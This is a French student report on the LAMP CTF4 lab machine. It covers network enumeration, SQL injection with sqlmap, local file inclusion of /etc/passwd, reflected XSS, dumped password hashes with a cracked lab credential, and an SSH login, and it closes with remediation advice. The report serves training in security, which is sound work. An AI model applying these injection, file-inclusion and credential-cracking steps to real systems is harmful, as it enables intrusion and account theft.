Cybersécurité

LAMP CTF4

Dmytro Savchuk

16/04/2022

Sommaire

I - Introduction

Le but de ce travail pratique est de trouver un maximum de faille sur le CTF4 proposé par Lamp. Nous n'avons malheureusement pas eu le temps de retélécharger la machine virtuelle pour aller plus loin. Les données présentées lors de ce rapport ont donc été récoltées lors des deux heures dédiées à l'école.

II - Énumération

II.a. - Énumération réseau

Premièrement, nous avons effectué une cartographie du réseau grâce à nmap ce qui nous a donné le résultat suivant.



Figure 1 : Résultat de la recherche nmap

L'ouverture du port 80 nous confirme qu'un service web est hébergé à cette adresse. Puisque notre cours était basé sur les failles webs, ce premier résultat est une bonne nouvelle.

Nous enchainons ensuite avec dirb pour dégager l'arborescence du serveur web. Dès les premières lignes, nous tombons sur l'adresse du fichier robots.txt. Il permet de contrôler les fichiers auxquels les robots d'exploration peuvent accéder sur notre site. Voici ce qu'il contient :

```
User-agent: *
Disallow: /mail/
Disallow: /restricted/
Disallow: /conf/
Disallow: /sql/
Disallow: /admin/
```

Figure 2 : Contenu du Robots.txt

Nous avons donc les premières pistes pour rechercher les vulnérabilités. On peut noter que le port SSH est également ouvert. Il nous servira plus tard.

II.b. - Énumération SQL

Le script Sqlmap va aussi nous permettre d'accéder aux informations stockées dans les bases de données. Il nous retournera d'abord le paramètre vulnérable aux injections SQL :

Figure 3 : Paramètre id vulnérable d'après Sqlmap

Puis après quelques commandes, nous avons retrouvé les bases de données :



Figure 4 : Base de données de l'application

Recherche de vulnérabilité et exploitation

II.c. - Structure de la base de données ehks

En allant dans le répertoire /sql/, nous tombons sur un fichier .sql contenant ceci :

```
use ehks;
create table user (user_id int not null auto_increment primary key, user_name varchar(20) not null, user_pass varchar(32) not
null);
create table blog (blog_id int primary key not null auto_increment, blog_title varchar(255), blog_body text, blog_date datetime
not null);
create table comment (comment_id int not null auto_increment primary key, comment_title varchar (50), comment_body text,
comment_author varchar(50), comment_url varchar(50), comment_date datetime not null);
```

Figure 5 : Architecture de la base de données ehks

Il nous donne donc accès à la structure de la base de données ehks et nommant des informations sur la table user. On voit très bien le nom des champs comprenant le nom d'utilisateur et le mot de passe.

II.d. - LFI

Une inclusion de fichier est possible lors de la consultation des blogs. Il est possible de remonter l'arborescence du serveur pour avoir accès à des fichiers normalement pas accessibles. On peut voir ci-dessous le fichier /etc/passwd.

Puisque le serveur web est sous Apache, nous aurions également pu aller chercher le fichier htacess pour autoriser l'accès à certaines page ou htpasswd pour obtenir ou modifier des mots de passe.



Figure 6 : Contenu de /etc/passwd



Figure 7 : Contenu de /etc/passwd après prettier

II.e. - XSS

La barre de recherche en haut du site est vulnérable à l'injection de code JavaScript. Nous avons réussi à faire apparaitre une alert grâce à ceci.



Figure 8 : XSS réfléchie faisant intervenir une alertbox

Lors de l'analyse heuristique de Sqlmap, le script nous avertit quel paramètre est vulnérable :

```
10:33:18] [INFO] heuristic (XSS) test shows that GET parameter 'title' might be vulnerable to cross-site scripting
XSS) attacks
```

Figure 9 : Sqlmap notifiant la vulnérabilité du paramètre title aux attaques XSS

Nous aurions ainsi pu faire une XSS stockée en créant un blog. Celui-ci pourrait rediriger vers un site malveillant ou exécuter un code JavaScript lors du chargement de la page.

Une XSS réfléchie est aussi utilisable comme avec l'alertbox affiché sur l'image ci-dessus.

II.f. - Accès aux bases de données

On retrouve les données disponibles dans la base de données ehks dont on connaissait déjà l'architecture. Voici les informations trouvées :

```
Database: ehks
Table: user
[6 entries]
+---------+---------+-----------+----------------------------------+
| blog_id | user_id | user_name | user_pass                        |
+---------+---------+-----------+----------------------------------+
| 0       | 3       | achen??   | b46265f1a7faa3bea`09db7c28739380 |
| 0       | 4       | ghighl    | `0a23947029316880c29e8533d8662a3 |
| 0       | 5       | pmoore??? | 8f4743c04ed8e5f39166a81e26319bb5 |
| 0       | 6       | jdurbin?  | 05e823a15a392b5aa4ff4ccb9060fa68 |
| 0       | 1       | dstev     | 9f3eb3087298ff21843cc4e013c1a717 |
| 0       | 4       | ghighland | b46265f1e7faa3beab09db5c18739380 |
+---------+---------+-----------+----------------------------------+
```

Figure 10 : Informations stockées dans ehks

Malheureusement, le dictionnaire utilisé pour retrouver les mots de passe n'a pas réussi à en trouver. Les user_pass ne semblent pas être des hash de MD5. Les noms user_name ne sont pas non plus écrits en entier ou alors des points d'interrogation apparaissent. Nous ne savons pas d'où vient le problème.

Nous avons donc parcouru les autres bases de données et voici le contenu de mysql :

```
Database: mysql
Table: user
[5 entries]
+---------+--------------------+-----------+-------------------------------+-----------+----------------------------------
-------------+
| blog_id | host               | user      | password                      | user_name | user_pass
            |
+---------+--------------------+-----------+-------------------------------+-----------+----------------------------------
-------------+
| 0       | ctf4.sas.upenn.edu | <blank>   | <blank>                       | jdurbin   | 7c7bc9f465d86b8164686ebb5151a
717 (Sue1978) |
| 0       | ctf4.sas.upenn.edu | root      | 30599f1725b9f8a2 (database) | jdurbin   | 7c7bc9f465d86b8164686ebb5151a
717 (Sue1978) |
| 0       | localhost          | <blank>   | <blank>                       | jdurbin   | 7c7bc9f465d86b8164686ebb5151a
717 (Sue1978) |
| 0       | localhost          | root      | 30599f1725b9f8a2 (database) | jdurbin   | 7c7bc9f465d86b8164686ebb5151a
717 (Sue1978) |
| 0       | localhost          | roundcube | 5d2e19393cc5ef67 (password) | jdurbin   | 7c7bc9f465d86b8164686ebb5151a
717 (Sue1978) |
+---------+--------------------+-----------+-------------------------------+-----------+----------------------------------
-------------+
```

Figure 11 : Informations stockées dans mysql

Figure 12 : Décryptage du MD5

Cette fois-ci, le dictionnaire a bien retrouvé le mot de passe crypté en MD5. On a donc maintenant un nom d'utilisateur/mot de passe : jdurbin/Sue1978

III - Élévation de privilège.

C'est à ce moment-là que l'information comme quoi le port SSH est ouvert va nous intéresser. Pour créer la connexion, il a fallu rajouter une méthode d'échange de clé appelé diffie-hellman-group1-sha1 en ajoutant KexAlgorithms +diffie-hellman-group1-sha1 dans le ssh_config.

Puisque nous avons les identifiants de jdurbin, nous avons pu initialiser la connexion :

```
┌──(kali㉿kali)-[~/.ssh]
└─$ ssh jdurbin@192.168.1.65
BSD SSH 4.1
jdurbin@192.168.1.65's password:
Permission denied, please try again.
jdurbin@192.168.1.65's password:
Permission denied, please try again.
jdurbin@192.168.1.65's password:
Last login: Mon Mar  9 11:07:09 2009 from 192.168.0.50
[jdurbin@ctf4 ~]$ python -c 'import pty;pty.spawn("/bin/bash")'
[jdurbin@ctf4 ~]$ ls
html  mail
[jdurbin@ctf4 ~]$ cd ..
[jdurbin@ctf4 home]$ ls
achen  dstevens  ghighland  jdurbin  pmoore  sorzek
[jdurbin@ctf4 home]$ ls dstevens/
Desktop  html  mail
[jdurbin@ctf4 home]$ ls Desktop
ls: Desktop: No such file or directory
[jdurbin@ctf4 home]$ ls
achen  dstevens  ghighland  jdurbin  pmoore  sorzek
[jdurbin@ctf4 home]$ cd dstevens/Desktop/
[jdurbin@ctf4 Desktop]$ ls
[jdurbin@ctf4 Desktop]$ cd ..
[jdurbin@ctf4 dstevens]$ cd ..
[jdurbin@ctf4 home]$ cd ..
[jdurbin@ctf4 /]$ ls
bin   dev  home  lost+found  misc  net  proc  sbin     srv  tmp  var
boot  etc  lib   media       mnt   opt  root  selinux  sys  usr
```

Figure 13 : Connexion en SSH avec le compte jdurbin

Nous n'avons malheureusement pas eu le temps de continuer à chercher comment obtenir l'accès en root. Il aurait été intéressant d'essayer de se connecter avec d'autres utilisateurs et voir à quel groupe ils appartiennent.

IV - Sécuriser le système

L'accès aux fichiers Db.sql aurait pu être empêché en modifiant le fichier .htaccess. Ce fichier permet de dire quel fichier est accessible ou non par les utilisateurs externes.

Pour sécuriser le XSS, il suffit de mettre une fonction échappant les chaînes de caractères propres au JavaScript. Plusieurs fonctions telles que htmlspecialchars() ou addslashes() ont été créées en PHP pour empêcher ceci. Il existe également des bibliothèques telles que PHP-antixss comportant des méthodes traitant les données entrées par l'utilisateur.

Pour empêcher les inclusions de fichier, il faut comparer la chaîne de caractère passé en argument avec les fichiers réellement désirés. Ceci peut être fait par le traitement de la chaîne de caractère dans le fichier PHP.

Afin d'empêcher les injections SQL, il est possible d'utiliser, tout comme pour empêcher les XSS, des fonctions échappant certains caractères comme le guillemet simple. Il est aussi possible de créer des procédures directement dans l'application. Elles seront ensuite traduites par une API rendant la base de données complètement invisible pour des utilisateurs externes.

V - Rapport

Le Lamp CTF4 comporte beaucoup de failles webs qui peuvent être facilement patchées comme expliqués dans la partie précédente.

Certaines failles comme les XSS, peuvent directement impacter les utilisateurs du site internet. Les attaquants renverront les utilisateurs sur une autre URL ou alors exécuteront un code JavaScript grâce au navigateur de l'utilisateur.

La plus dangereuse est tout de même l'injection SQL ainsi que la vision de l'architecture de la base de données ehks. Les données du compte jdurbin sont en plus doublées puisqu'elles apparaissent dans la base de données SQL et ehks. Le fait d'obtenir les logs des utilisateurs permet de se connecter en SSH au serveur. Il nous semble le plus probable que l'élévation de privilèges se fait de cette manière.